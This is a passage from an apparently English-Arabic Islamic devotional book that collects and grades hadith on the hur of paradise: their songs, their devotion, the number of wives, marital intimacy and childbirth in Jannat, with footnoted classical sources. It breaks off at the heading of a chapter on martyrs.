away from her, she will seem 70 times more beautiful to him. It will be said to him, 'Look' and he will look. Then it will be said to him, 'Your kingdom is the distance of one hundred years which the eye can see." Ibn Masû'd ﷺ says that Umar ﷺ said, " O Ka'b, didn't you listen to what Ibn Masû'd ﷺ said regarding the lowest level of Jannat.? [If the lowest level is such], then how will the highest level of Jannat be?' Ka'b ﷺ answered, "That which no eye has seen and no ear has heard. I have heard that Allâh has created a house and placed in it as many wives, fruits, and drinks as He willed. Then he sealed it shut so no one can see it; not even the angels."[52]

ان عبد الله بن مسعود ﷺ حدث عمر بن الخطاب ﷺ هذا الحديث فقال : إذا حشر الناس فذكر الحديث إلى أن قال فيفتح له باب من الجنة فيقول يا رب أدخلني هذا الباب فيقول عبدي لعلي إذا أدخلتك تسألني غيره فيقول وعزتك و جلالك إن أدخلتني لا أسألك غيره قال فيدخله فبينما هو معجب بما هو فيه إذ فتح له باب آخر فيستحقر في عينه الذي هو فيه فيقول يا رب أدخلني هذا فيقول أولم تزعم انك لا تسألني غيره فيقول و عزتك و جلالك إن أدخلتني لا أسألك غيره قال فيدخله حتى يدخله أربع أبواب كلها يسألها ثم يستقبله رجل مثل النور فإذا رآه هوى يسجد له فيقول ما شأنك ؟ فيقول ألست ربي فيقول إنما قهرمان لك في الجنة ألف قهرمان على ألف قصر بين كل قصرين مسيرة السنة يرى أقصاها كما يرى أدناها ثم يفتح له باب من زمردة خضراء فيها سبعون بابا في كل باب منها أبواب و أزواج و سرر و مناصف فيقعد مع زوجته فتناوله الكأس فتقول لأنت منذ ناولتك الكأس أحسن منك قبل ذلك بسبعين ضعفا و يقول لها لأنت منذ ناولتيني الكأس أحسن منك قبل ذلك بسبعين ضعفا و عليها حلة ألوانها شتى يرى مخ ساقها الحديث – رواه إسحاق بن راهويه و قال الحافظ ابن حجر رحمه الله هذا إسناد صحيح متصل و رجاله ثقات (المطالب العالية :10/ 47 – المكتبة المكية مكة) و قال البوصيري رحمه الله إسناده صحيح (إتحاف الخيرة المهرة : 10/ 341)

[52] (Ibn Abî Dunyâ, Tabrâni, Hâkim)

Abdullah Ibn Masûd ﷺ narrated this hadîth to U'mar ibn Al-Khattab ﷺ, "A door of Jannat will be opened for [the last person to enter Jannat], and he will say, 'O my Lord, enter me into this door.' Allâh will tell him, 'O My slave, it is possible that if I enter you through this door, you will ask Me for something else.' He will reply,' I take the oath of Your majesty and grandeur that I will not ask You for anything else if You enter me in this door.' He will enter this door and while he is amazed with what is in this first door, another door will be opened. The contents of the first door will seem trivial to him and he will ask Allâh again, 'O my Lord, enter me through this door.' Allâh will tell him, 'Didn't you say that you will not ask Me for anything else?' The person will say, 'I take the oath of Your majesty and grandeur that I will not ask You for anything else.' In this way, he will enter four more doors; each time asking to be entered into the new door. Then, he will be greeted by a person who is radiating with light. Upon seeing him, the dweller of Jannat will fall in prostration before him. The person with light radiating from him will ask the person, 'What is the matter with you?' He will answer, 'Are you not my Lord?" The person radiating with light will say, 'I am just one servant out of your thousand servants who oversee your one thousand palaces.' Between each palace is the distance of one year and he will be able to see the farthest palace just as he can see the closest palace. Then, a door made of green emerald will be opened for him in which there are 70 doors. In each door there will be wives, cushions, and servants. He will then sit with his wife and she will give him a cup [of wine]. She will say to him, 'You have increased in beauty 70 times from the time I gave you this cup.' He will say to her, 'You have also increased in beauty 70 times from the time you gave me this cup.' She will be wearing 70 different pairs of

clothes through which the marrow of her leg can be seen."[53]

Chapter 8: The beautiful voices and singing of the maidens of Jannat

عن ابن عمر ﷺ قال : قال رسول الله ﷺ : إن أزواج أهل الجنة ليغنين أزواجهن بأحسن أصوات ما سمعها أحد قط و إن مما يغنين به : نحن الخيرات الحسان أزواج قوم كرام ينظرون بقرة أعيان و إن مما يغنين به نحن الخالدات فلا نمتنه و نحن الآمنات فلا نخفنه و نحن المقيمات فلا نظعنه – رواه الطبراني في الأوسط و الصغير و قال المنذري رحمه الله رواتهما رواة الصحيح (الترغيب : 4 / 538) و قال الهيثمي رحمه الله رجاله رجال الصحيح (المجمع : 10 / 419)

Ibn U'mar ﷺ narrates that Rasûlullâh ﷺ said, "Definitely, the wives of the people of Jannat will sing for their husbands with the most beautiful voices that anybody has ever heard. One of their songs will be, 'We are the women with good character and beautiful faces. We are the wives of noble husbands who look at us with the coolness of their eyes.' Another song will be, 'We are the immortal women; we will never die. We are the women full of security; we will never get scared. We are the women who will always remain forever, we will never leave.'"[54]

عن انس ﷺ قال : قال رسول الله ﷺ : إن الحور في الجنة يغنين يقلن نحن الحور الحسان هدينا لأزواج كرام – روا الطبراني في الكبير والأوسط و الصغير و البيهقي و ابن أبي الدنيا و قال الهيثمي رحمه الله رجال الأوسط وثقو (المجمع : 10 /419) و قال البوصيري رحمه الله حديث ابن عمر في الأوسط و الصغير رواتهما رواة الصحيح (إتحاف الخيرة المهرة : 10/477)

[53] (Ishâq bin Rahway
[54] (Tabrâni)

Anas ﷺ narrates that Rasûlullâh ﷺ said, "The hûrs of Jannat will sing, 'We are beautiful women who have been given to honorable husbands.'"[55]

عن أبي امامة الباهلي ﷺ قال : قال رسول الله صلى الله عليه و سلم : ما من عبد يدخل الجنة إلا و يجلس عند رأسه و عند رجليه ثنتان من الحور العين تغنيانه بأحسن صوت سمعه الإنس و الجن و ليس بمزامير الشيطان و لكن بتحميد الله و في رواية بتمجيد الله و تقديس الله – رواه الطبراني و قال العراقي رحمه الله إسناده حسن (إتحاف السادة المتقين : 10 / 547)

Abû Umâmah ﷺ narrates that Rasûlullâh ﷺ said, "Every slave [of Allâh] who enters Jannat will have two hûrs sitting by his feet. They will sing with the most beautiful voices that humans and jinn have ever heard. Their singing will not include musical instruments from shaytân, but it will comprise of hymns of praise and glory for Allâh."[56]

[55] (Tabrâni)

[56] (Tabrâni)

Chapter 9: The perfect and most loving wives

A wife who is a perfect match

Allâh ﷻ says,

كذلك و زوجنهم بحور عين

"And so it will be, and we will join them with the hûrs."[57]

Ibn Qayyim ﷺ mentions that the contract of marriage between the believers and the hûrs is not meant in the verse. Rather, the meaning is that Allâh ﷻ will make the women of Jannat perfect pairs and partners for their husbands just as one shoe is made to be a pair for the other.[58]

The hûrs' eagerness and desire to meet their husbands

عن علي بن أبي طالب ﷺ في قول الله عز و جل و سيق الذين اتقو ربهم إلى الجنة زمرا فذكر الحديث إلى أن قال : و تتلقاهم الملائكة على باب الجنة سلام عليكم طبتم فادخلوها خالدين و تتلقاهم الولدان كاللؤلؤ المكنون و كاللؤلؤ المنثور يخبرونهم بما أعد الله لهم يطوفون بهم كما يطيف ولدان أهل الدنيا بالحميم يجيئ الفتية يقولون ابشر اعد الله لك كذا و اعد لك كذا ثم يذهب الغلام منهم إلى الزوجة من أزواجهم فيقول قد جاء فلان باسمه الذي يدعى به في الدنيا فيستخفها الفرح حتى تقوم على أسكفة بابها فتقول أنت رأيته – قال البوصيري رحمه الله رواه ابن إسحاق بأسناد صحيح و حكمه حكم المرفوع إذ ليس للرأي فيه مجال (إتحاف الخيرة المهرة 464/10)

Ali ﷺ narrates, "The angels will greet the dweller of Jannat on the door of Jannat and will say, "Peace be upon you. You have done well, so enter Jannat in which you will reside forever."[59] Young boys will also greet

[57] (44:54)

[58] (Hâdiyul Arwâh pg. 260)

[59] (39-73)

them who will be like preserved pearls and scattered pearls. They will inform the dweller of Jannat of what Allâh has prepared for him and will go around serving him as friends would tend to each other in this world. One young boy will say to the dweller of Jannat, 'Be happy, because Allâh has prepared for you this-and-this.' Then the boy will go to one wife from amongst the person's wives and tell her that your husband so-and-so has arrived (using the same name which he had in this world). She will be overtaken by joy and will stand on the doorstep saying, 'Did you really see him?'"[60]

عن أبي سعيد ﷺ أن رسول الله قال :أن أدنى أهل الجنة منزلة رجل فذكر الحديث إلى أن قال: ثم يدخل بيته فتدخل عليه زوجتاه من الحور العين فتقولان ألحمد لله أحياك لنا و أحيانا لك قال فيقول ما أعطي أحد مثل ما أعطيت – رواه مسلم (464)

Abû Sa'îd ﷺ narrates that Rasûlullâh ﷺ said, "Then, he will enter his house and his two wives from the hûrs will come to him. They will say, 'All praise is for Allâh who has created you for us and has created us for you.' He will say,' No one has received what I have received."[61]

Women who will desire and love only their husbands

Allâh ﷻ says,

و عندهم قصرت الطرف اتراب

"And they will have by them chaste women who will restrain their glances [on their husbands only] and will be of equal age."[62]

Allâh ﷻ has made these women devoted and loving to their husbands only. They will not desire anyone else

[60] (Ibn Ishâq)

[61] (Sahîh Muslim)

[62] (38:52)

and will not even raise their eyes to look at anyone else besides their husbands. Another interpretation of this verse is that these women will be so beautiful that they will keep their husband's glances fixed on them only. The women of Jannat will also have the same age as their husbands so that they can relate to each other better and have a perfect relationship.[63]

The love and attachment of the hûrs to their husbands

عن معاذ بن جبل ﷺ قال : قال رسول الله ﷺ : لا تؤذي امرأة زوجها في الدنيا إلا قال زوجته من الحور العين لا توذيه قاتلك الله إنما هو عندك دخيل يوشك أن يفارقك إلينا – روا الترمذي و قال رحمه الله حديث حسن (الترمذي : 3/ 407) و أخرجه الذهبي من طريق أبي داؤد و قال رحمه الله إسناده صحيح متصل (سير اعلام النبلاء : 4 / 47 – مؤسس الرسالة بيروت)

Muâdh ﷺ narrates that Rasûlullâh ﷺ said, "If any woman troubles her husband in the world, his wife from among the hûrs says to her, 'Don't bother him, what is wrong with you! He is only a temporary guest by you, and he will soon leave you and come to us.'" [64]

[63] (Rûhul Mâni 13/220)

[64] (Tirmidhî, Abû Dawûd)

Chapter 10: The number of wives

How many wives will a person have in Jannat?

عن أبي هريرة ﷺ قال : قال رسول الله ﷺ :إن أدنى الجنة منزلة من له سبع درجات و هو على السادسة و فوقه السابعة و إن له لثلاثمائة خادم يغدى عليه و يراح كل يوم بثلاثمائة صحفة و لا أعلمه إلا قال من ذهب في كل صحفة لون ليس في الأخرى و انه ليلذ آخرها كما يلذ أولها و من الأشربة ثلاثمائة إناء في كل إناء شراب ليس في الآخر و إنه ليلذ آخره كما يلذ أوله و إنه ليقول أي رب لو أذنت لي أطعمت أهل الدنيا و سقيتهم لم ينقص ذلك مما عندي شيئ و إن له من الحور العين لاثنتين و سبعين زوجة وزاد في رواية سوى أزواجه من الدنيا و إن الواحدة منهن لتأخذ قدر ميل من الأرض –رواه أحمد و قال الهيثمي رحمه الله رجاله ثقات على ضعف في بعض (المجمع : 10 / 400) و قال البوصيري رحمه الله رواه أبو يعلى و احمد و رواته ثقات (إتحاف الخيرة المهرة : 10/ 484)

Abû Hurayrah ﷺ narrates that Rasûlullâh ﷺ said, "The person in the lowest level of Jannat will have seven stories and he will be on the sixth story below the seventh. He will also 300 servants who will bring him 300 plates of food in the morning and evening. The plates will be made of gold and silver, and every plate will have a type of food different from the other. He will enjoy the taste of the last plate just as he enjoyed the first. The servants will also bring him 300 glasses and each glass will have a type of drink not found in the other. He will enjoy the last glass of drink just as he enjoyed the first. He will ask Allâh, 'O my Lord, if you permit me to feed and give drink to all the people of the world, this would not decrease my kingdom in the least bit.' The person of Jannat will also have 72 wives from the hûrs besides his wives from the world, and one of them will have the width of one mile."[65]

[65] (Ahmad, Abû Ya'lâ)

The inhabitants of Jannat will be enlarged in size in order to gain maximum pleasure from the luxuries of Jannat. This hadîth also proves that one's wife in this world will remain his wife in the hereafter.

عن عبد الرحمن بن سابط ﷺ قال : إن الرجل من أهل الجنة ليزوج خمسمائة حوراء و أربعة آلاف بكر و ثمانية آلاف ثيب يعانق كل واحدة منهن مقدار عمره في الدنيا – رواه البيهقى رحمه الله موقوفا عليه و صححه (البدور : 563)

Abdur Rahmân bin Sâbit ﷺ said, "Definitely, a person in Jannat will marry 500 hûrs, 4,000 virgins, and 8,000 previously married women. He will have sexual intercourse with each one for as long as he lived in this world."[66]

عن أبي سعيد ﷺ قال : قال رسول الله ﷺ قال: إن أدنى أهل الجنة منزلة الذي له ثمانون ألف خادم و اثنتان و سبعون زوجة و ينصب له قبة من لؤلؤ و زبرجد و ياقوت كما بين الجابية و صنعاء - رواه الترمذي رحمه الله و ضعفه برشدين بن سعد (الترمذي: 695/4) و لكن تابعه ابن و هب كما ذكره المنذري رحمه الله (الترغيب :509/4) و أما نسخة دراج عن أبي الهيثم عن أبي سعيد الخدري فقد قال الحاكم رحمه الله هذه ترجمة للمصريين لم يختلفوا في صحتها و صدق رواتها (المستدرك : 212/1) و احتج بها ابن خزيمة في صحيحه و كذلك ابن حبان و كذلك صحح الترمذي و حسن عدة أحاديث بهذا النسخة و كذلك الحافظ في الفتح و الأمالي المطلقة و الحافظ العراقي في تخريج الاحياء

Abu Saî'd ﷺ narrates that Rasûlulah ﷺ said, "The person who will be in the lowest level of Jannat will have 80,000 servants and 72 wives. A palace made of pearls, emeralds, and rubies will be raised for him [whose length and width] will be the distance between Al-Jâbiyah (A city in Syria) and Sanâ' (A city in Yemen)."[67]

[66] (Bayhaqî)

[67] (Tirmidhî, Ibn Hibbân)

The distance between these two cities is approximately 2,150 kilometres. Thus, we can imagine how great and big this palace will be!

The ahâdith mention different amounts of wives for each person in Jannat. In Sahîh Bukhâri it is mentioned, "Every person will have two wives." However, there is no contradiction between this hâdith and other ahâdîth which state a person will have more than two wives. Hâfiz ibn Hajar ﷺ mentions that one interpretation of this hadîth is that two is the minimum number of wives a person will have. Another interpretation is that the number two is also used in the Arabic language for a large quantity and greatness of something. Thus, the meaning here is not to fix an exact amount and limit for the number of wives a person will have.[68] Mullâ Ali Qâri ﷺ says that the best interpretation is that the two wives mentioned in this hadîth refer to the women of this world and each person will have a minimum of 72 wives; 70 from the hûrs and 2 from the humans.[69]

Where will a believer live with all his wives?

عن ابى موسى ﷺ أن النبي ﷺ قال : إن للمؤمن في الجنة لخيمة من لؤلؤ واحدة مجوفة طولها في السماء ستون ميلا للمؤمن فيها أهلون يطوف عليهم المؤمن فلا يرى بعضهم بعضا – متفق عليه /البخاري (3243) ، مسلم (7158)

Abû Mûsâ ﷺ narrates that Rasûlullâh ﷺ said, "Definitely, in Jannat there will be a mansion made from a hollow pearl whose height in the sky is 60 miles (111 kilometers). The believer will have wives in this mansion and he will go to them. These wives will not see each other."[70]

[68] (Fathul Bârî 6/325 – Darul Ma'rifah, Beirut)

[69] (Mirqât 9/600)

[70] (Sahîh Bukhâri, Sahîh Muslim)

Chapter 11: How to gain more wives in Jannat

Controlling one's anger

عن معاذ بن انس ﷺ أن النبي ﷺ قال : من كظم غيظا و هو قادر على أن ينفذه دعاه الله سبحانه و تعالى على رؤوس الخلائق يوم القيامة حتى يخيره من الحور العين ما شاء – رواه ابو داود و الترمذي و قال رحمه الله حديث حسن غريب (الترمذي :4/ 372)

Mu'adh bin Anas ﷺ narrates that Rasûlullâh ﷺ said, "He who swallows his anger despite being able to express it, Allâh will call him in front of the entire creation and allow him to choose whichever hûr he desires."[71]

Good deeds

Imam Râzî ﷺ mentions that Allâh ﷻ will give a believer as many wives as Allâh ﷻ desires for every good deed that the believer does.[72] The exact number of wives for each person will vary according to a person's obedience to Allâh ﷻ and his level in Jannat. Thus, we should try to do as many good deeds in this world in order to enter Jannat and thereafter gain as many wives as possible.

[71] (Abû Dâwûd, Tirmidhî)

[72] (Tafsîr Razi 15/168 – Darul Fikr, Beirut)

Chapter 12: Intimate Relations in Jannat

Loving nature of the women of Jannat and their skillfulness in sexual intercourse

Allâh ﷻ describes the women of Jannat as,

عربا اترابا

"Loving in nature and equal in age."[73]

Some scholars have translated the word u'rub in two ways. One interpretation is that they have intense love for their husbands and the other interpretation is that they are skillful at having sex with their husbands.[74]

Sexual intercourse only with virgins

Allâh ﷻ says,

لم يطمثهن انس قبلهم و لا جان فباي آلاء ربكما تكذبان

"No human or jinn has touched [these women] before. Then which bounty of your Lord will you both [humans and jinns] deny?"[75]

The reason for these women being virgins is because a person generally derives more pleasure in having sexual intercourse with them. As mentioned above, Allâh ﷻ will also make all the human women into virgins in Jannat. Imam Râzî ﷺ also says in the commentary of this verse that Allâh ﷻ mentions sexual intercourse of the world with indirect words. However, in this verse he has

[73] (56:39)

[74] (Hâdiyul Arwâh pg. 266)

[75] (55-74)

mentioned the sexual intercourse of the hereafter in clear and direct words. The objective of this is to show that sexual intercourse in this world is not free of faults and is not perfect, whereas sexual intercourse in the hereafter will be perfect and free of all faults.[76]

عن أبي هريرة ﷺ عنه قال : قيل يا رسو ل الله انفضي إلى نساءنا في الجنة كما نفضي إليهن في الدنيا ؟ قال والذي نفسي بيده إن الرجل ليفضي في الغداة الواحدة إلى مائة عذراء – رواه ابو يعلى و البزار و البيهقي و قال عبد الواحد المقدسي رحمه الله و رجال هذا الحديث عندي على شرط الصحيح (حادي الارواح : 300) و قال الهيثمي رحمه الله رجال الطبراني رجال الصحيح غير محمد بن ثواب و هو ثقة (المجمع : 10 / 417) و قال الحافظ ابن حجر رحمه الله صحيح (مختصر زوائد مسند بزار :2/ 485)

Abû Hurayrah ﷺ narrates that Rasûlullâh ﷺ was asked, "Will we have sexual intercourse with our wives in Jannat?" He answered, "A person will have sexual intercourse with 100 virgins in one morning."[77]

He will find his wife a virgin every time he comes to her

عن أبي هريرة ﷺ قال: سئل رسول الله ﷺ أنطأ في الجنة قال: والذي نفسي بيده دحما دحما فإذا قام عنها رجعت مطهرة بكرا – صححه ابن حبان رحمه الله (الاحسان :9/ 246)

Abû Hurayrah ﷺ narrates that Rasûlullâh ﷺ was asked, "Will we have sexual intercourse in Jannat?" He answered, "By the oath of that being in whose hands my life is, yes. [Sexual intercourse will be with] hard pushes. When one of us completes the task of intercourse with his wife, she will once again become a virgin and a pure woman."[78]

[76] (Tafsîr Razi 15/130)

[77] (Abû Ya'lâ, Bayhaqi, Tabrânî, Bazâr)

[78] (Ibn Hibbân)

Complete satisfaction of sexual desire

عن محمد بن كعب القرظي عن رجل من الأنصار عن أبي هريرة ﷺ قال : حدثنا رسول الله ﷺ و هو في طائفة من أصحابه فذكر الحديث بطوله إلى أن قال : و الذي بعثني بالحق ما أنتم في الدنيا بأعرف بأزواجكم و مساكنكم من أهل الجنة بأزواجهم و مساكنهم فيدخل رجل منهم على ثنتين و سبعين زوجة مما ينشئ الله و ثنتين من ولد بني آدم لهما فضل على من انشأ الله لعبادتهما الله في الدنيا يدخل على الأولى منهما في غرفة من ياقوتة على سرير من ذهب مكلل باللؤلؤ عليه سبعون زوجا من سندس و إستبرق ثم يضع يده بين كتفيها ثم ينظر إلى يده من صدرها من وراء ثيابها و جلدها و لحمها و انه لينظر إلى مخ ساقها كما ينظر أحدكم إلى السلك في قصبة الياقوت كبده لها مرآة و كبدها له مرآة فبينما هو عندها لا يملها و تمله و لا يأتيها مرة إلا وجدها عذراء ما يفتر ذكره و لا يشتكي قبلها فبينما هو كذلك إذ نودي أنا قد عرفنا انك لا تمل و لا تُمل إلا انه لا مني و لا منية إلا أن لك أزواجا غيرها فيخرج فيأتيهن واحدة واحدة بعد كلما جاء واحدة قالت والله ما في الجنة شيئ أحسن منك و ما في الجنة شيئ أحب الي منك الحديث – أورد المنذري رحمه الله بلفظ "عن" و قال رواه ابو يعلى و البيهقي في آخر كتابه من رواية إسماعيل بن رافع بن أبي رافع انفرد به عن محمد بن يزيد بن أبي زياد عن محمد بن كعب و قال في آخر الكتاب إسماعيل بن رافع بن أبي رافع نزيل البصرة واه و مشاه بعضهم و قال الترمذي ضعفه بعض أهل العلم و سمعت محمدا يعني البخاري يقول هو ثقة مقارب الحديث (الترغيب : 4 / 534) و قال ابن كثير رحمه الله قال الحافظ بن موسي المديني رحمه الله بعد إيراده له بتمامه و هذا الحديث و إن كان في إسناده من تكلم فيه فعامة ما فيه يروي مفرق عن أسانيد ثقات (النهاية : 141 – دار الكتب العلمية بيروت)

Muhammed ibn Ka'b Al-Qurazi ﷺ narrates from a person of the Ansâr (people of Madînah) that Rasûlullâh ﷺ said, "I take the oath of that Being who sent me with the truth, you are not more acquainted with your wives and houses than the people of Jannat. A person of Jannat will come to 72 wives which Allâh specially created in Jannat (hûrs) and 2 human wives. The human wives will have virtue over the [hûrs] because they worshipped Allâh in the world. He will come to the first of his wives in a room made of rubies. [They will be on a] bed made of gold which is adorned

with pearls. This bed will be made of 70 different types of silk. He will place his hand between her two shoulders and he will see his hand through her clothes, skin, and flesh. He will see the marrow of her leg just as a person can see the thread inside a ruby. His inside will be a reflection of her and her inside will be a reflection of him. He will be in this condition; he will not become bored of her and she will not become bored of him. Every time he comes to her, he will find her to be a virgin. His sexual organ will not tire and her sexual organ will also not experience any difficulty. [While he is in this condition], someone will announce, 'We have known that you will not get bored and you will not make her bored. Both the man and woman will not experience ejaculation of sperm. You will have other wives besides her.' He will go to the other wives one by one. Whenever he will go to a wife, she will say to him, "I swear by Allâh, there is nothing in Jannat more beloved to me than you."[79]

عن الهيثم الطائي و سليم بن عامر أن النبي ﷺ سؤل عن البضع في الجنة فقال : بقبل شهي و ذكر لا يمل و إن الرجل ليتكئ فيها المتكأ مقدار أربعين سنة لا يتحول عنه و لا يمله يأتيه ما اشتهت نفسه و لذت عينه – رواه لحرث بن أبي أسامة و ابن أبي حاتم و قال البوصيري رحمه الله له شاهد من حديث أبي سعيد و رواه ابن حبان في صحيحه (إتحاف الخيرة المهرة : 10/ 473) و قال السيوطي رحمه الله مرسل رجاله ثقات (البدور : 570) / قال الحافظ ابن حجر رحمه الله فان عرف من عادة التابعين انه لا يرسل إلا عن ثقة فذهب جمهور المحدثين إلى التوقف لبقاء الاحتمال و هو أحد قولي احمد و ثانيهما و هو قول المالكيين و الكوفيين أن يقبل مطلقا (نزهة النظر شرح نخبة الفكر : 41)

Haytham At-Tai and Salim bin A'mir relate that Rasûlullâh ﷺ was asked regarding sexual intercourse in Jannat. He said, "It will be with a powerful desire and a

[79] (Abû Ya'lâ)

penis which does not tire. Definitely, a person will have sex with a woman for 40 years. [During this time] he will not move away and nor will he tire. He will have sexual intercourse as much as his soul will desire and his eyes will find pleasure in." (Harth bin Abî Usâmah, Ibn Abî Hâtim) [80]

عن شفي بن ماتع أن رسول الله ﷺ قال : إن من نعيم أهل الجنة انهم يتزاورون على المطايا و النجب و انهم يؤتون في الجنة بخيل مسرجة ملجمة لا تروث و لا تبول فيركبونها حتى ينتهوا حيث شاء الله عز و جل فيأتيهم مثل السحابة فيها ما لا عين رأت و لا أذن سمعت فيقولون أمطري علينا فما يزال المطر عليهم حتى ينتهي ذلك فوق أمانيهم ثم يبعث الله ريحا غير مؤذية فتنسف كثبانا من مسك عن أيمانهم و عن شمائلهم فيأخذون ذلك المسك في نواصي خيولهم و في معارفها و في رؤوسهم و لكل رجل منهم جمة على ما اشتهت نفسه فيتعلق ذلك المسك في تلك الجمام و في الخيل و فيما سوى ذلك من الثياب ثم يقبلون حتى ينتهوا إلى ما شاء الله فإذا المرأة تنادي بعض أولئك يا عبد الله أما لك فينا حاجة فيقول ما أنت و من أنت فتقول أنا زوجتك و حبك فيقول ما كنت علمت بمكانك فتقول المرأة أو ما تعلم أن الله تعالى قال فلا تعلم نفس ما أخفي لهم من قرة أعين جزاء بما كانوا يعملون فيقول بلى و ربي فلعله يشغله عنها بعد ذلك الموقف أربعين خريفا لا يلتفت و لا يعود و ما يشغله عنها إلا ما هو فيه من النعيم و الكرامة – رواه ابن أبي الدنيا من رواية إسماعيل بن عياش و أورده المنذري رحمه الله بلفظ "عن" (الترغيب : 543/4)

Shuffi ibn Mâti' narrates that Rasûlullâh ﷺ said, "Definitely, one of the bounties of Jannat is that the people of Jannat will visit one another on swift animals.

[80] Hâfiz bin Hajar ﷺ says that if the Tabî' (Person who saw the Sahâbah) sometimes does not mention the final narrator of the hadîth, but it is known that he only narrates from those narrators who are reliable, then most scholars of hadîth along with Imâm Ahmed do not pass a judgement regarding this hadîth because of the possibility of it being acceptable and un-acceptable. However, such a narration (known as mursâl) is accepted un-conditionally according to the scholars of Kûfâ, the followers of the Mâlikî school of thought, and according to one view of Imâm Ahmad.

A horse will be brought to them with a saddle and reins. (It will be ready to ride). This horse will not excrete and nor will he urinate. They will ride this horse until they reach the place which Allâh desires. Then, they will come to a cloud which will contain is what no eye has seen and no ear has heard. The people of Jannat will ask this cloud to rain upon them [whatever they desire]. The cloud will continuously rain upon them [whatever they desire] until they receive that which they never imagined. Then, Allâh will send a gentle wind and it will spread mounds of musk on their right and left. They will apply this musk on the foreheads and necks of their horses. They will also apply this musk on their own heads. Each man will keep his hair as long as he desires. This musk will stick to their hair, horses, and the rest of their clothes. They will keep proceeding on their animals until they reach the place which Allâh desires. Then, suddenly a woman will call out to one of them, 'O slave of Allâh, don't you have any desire for us?' He will ask her, 'What are you and who are you?' She will reply, 'I am your wife and beloved.' He will say to her, 'I did not know about you.' She will answer, 'Didn't you know that Allâh said, "No person knows the joy which is hidden from them as a reward for their deeds."' He will say, 'Yes, I swear by my Lord.' Then, it is possible that he becomes preoccupied with her for 40 years [having sexual intercourse]. [During this time], he will not turn his attention elsewhere and will not leave. His only concern will be the pleasure and honour which he is enjoying."[81]

عن كثير بن مرة قال : إن من المزيد تمر السحابة بأهل الجنة فيقول ماذا تريدون أن أمطركم فلا يتمنون شيئا إلا مطروا قال يقول كثير لئن أشهدني

[81] (Ibn Abî Dunyâ)

الله ذلك لأقولن لها أمطرينا جواري مزينات – رواه ابن المبارك مرسلا (كتاب الزهد : 486 – دار الكتب العلمية بيروت) / قال السيوطي رحمه الله أو نحوه مما لا يمكن أن يأخذ إلا عن النبي و لا مدخل للرأي فيه و غيره موقوف قلت و كذا يقال في التابعي ألا أن المرفوع من جهته مرسل (تدريب الراوي :100)

Kathîr Ibn Murrah ﷺ says, "Amongst the 'extra' bounties of Jannat (referring to a verse of the Qurân which says, "And we have extra by Us [for the people of Jannat]") is a cloud which will come over the inhabitants of Jannat. The cloud will say to them, 'What do you wish that I rain upon you?' Whatever they wish for will be rained upon them." Kathîr ﷺ said, "If Allâh gives me the opportunity, I will definitely ask the cloud to rain for me beautiful women."[82] [83]

Increased ability for sexual intercourse

عن زيد بن أرقم ﷺ قال: جاء رجل من أهل الكتاب إلى النبي ﷺ فقال : يا ابا القاسم تزعم إن أهل الجنة يأكلون و يشربون قال نعم والذي نفس محمد بيده إن أحدهم ليعطى قوة مائة رجل في الأكل و الشرب و الجماع – رواه الترمذي و النسائي و أحمد و البزار و قال الترمذي رحمه الله صحيح غريب (الترمذي : 677/4) و قال المنذري رحمه الله رواة النسائي محتج بهم في الصحيح (الترغيب : 4 / 524) وقال الهيثمي رحمه الله رجال البزار و احمد رجال الصحيح غير ثمامة بن عقبة و هو ثقة (المجمع : 10 / 769) و قال الدمياطي رحمه الله رواه احمد و النسائي بإسناد صحيح (المتجر الرابح : 882) و قال العراقي رحمه الله رواه النسائي بإسناد صحيح (إتحاف السادة المتقين 10/ 540)

Zayd bin Arqam ﷺ reports that a Jew came to Rasûlullâh ﷺ and said, "O Abul Qâsim, you claim that

[82] (Ibn Abî Dunyâ)

[83] Hâfiz Suyûtî ﷺ says that the saying of a Tâbiî (A person who saw the Sahâbah) in such an topic which could not have been determined by a person's logic and deduction is equivalent to a hadîth which is directly from Rasûlullah ﷺ, except that it will be in a mursal in his right.

the people of Jannat will eat and drink." Rasûlullâh ﷺ said, "By the oath of that being in whose hands my life is, every person in Jannat will be given the power of 100 men in eating, drinking, and sexual intercourse."[84]

Since a person will have many wives in Jannat, Allâh ﷻ will increase the sexual power of the men of Jannat so that they can completely satisfy their desires.

[84] (Tirmidhî, Ahmad, Bazzâr, Nasaî)

Chapter 13: Will there be childbirth in Jannat?

عن أبي سعيد ﷺ قال: قال رسول الله ﷺ : المؤمن اذا اشتهى الولد في الجنة كان حمله و وضعه و سنه في ساعة كما يشتهي – رواه الترمذي و قال رحمه الله هذا حديث حسن غريب (الترمذي :4/ 695) و قال الضياء المقدسي رحمه الله و هذا عندي على شرط مسلم (صفة الجنة لابن كثير : 145) / قال ابن كثير رحمه الله ر و نقل عن جماعة من التابعين كطاوس و مجاهد و إبراهيم النخعي و غيرهم أن الجنة لا يولد فيها و هذا صحيح و ذلك أن جماعهم لا يقتضي ولدا كما هو الواقع في الدنيا فان الدنيا دار يراد منها بقاء النسل لتعمر و أما الجنة فالمراد بها بقاء اللذة و لهذا لا يكون في جماعهم مني يقطع لذة جماعهم و لكن إذا أحب أحدهم الولد وقع ذلك كما يريد قال الله تعالى لهم فيها ما يشاءون كذلك يجزى الله المتقين (صفة الجنة لابن كثير : 146)

Abû Sa'eed Khudrî ﷺ narrates that Rasûlullâh ﷺ said, "When a believer desires a child in Jannat, the pregnancy, birth, and growth of the child [to the age of 33] will be take place instantly."[85]

The scholars have differed on whether or not there will be childbirth in Jannat. Ibn Kathîr ﷺ says, "Tawûs, Mujâhid, and Ibrâhîm An-Nakhaî' hold the view that sexual intercourse will take place in Jannat without childbirth and this is correct. There will not be childbirth in Jannat because there will be no need for it. Childbirth is necessary in this world for the continuation of humanity, whereas in Jannat the objective is lasting pleasure. This is why there is no ejaculation of sperm during sexual intercourse in Jannat because it would end the pleasure. However, when the people of Jannat desire children, they will immediately receive children. This is because Allâh ﷻ has said, "They will have in Jannat whatever they desire. In this way Do We reward the people who carry out Our commands and refrain from evil"(16:31)

[85] (Tirmidhî)

Chapter 14: A Shahîd (Martyr) and his special virtue with the maidens of Jannat

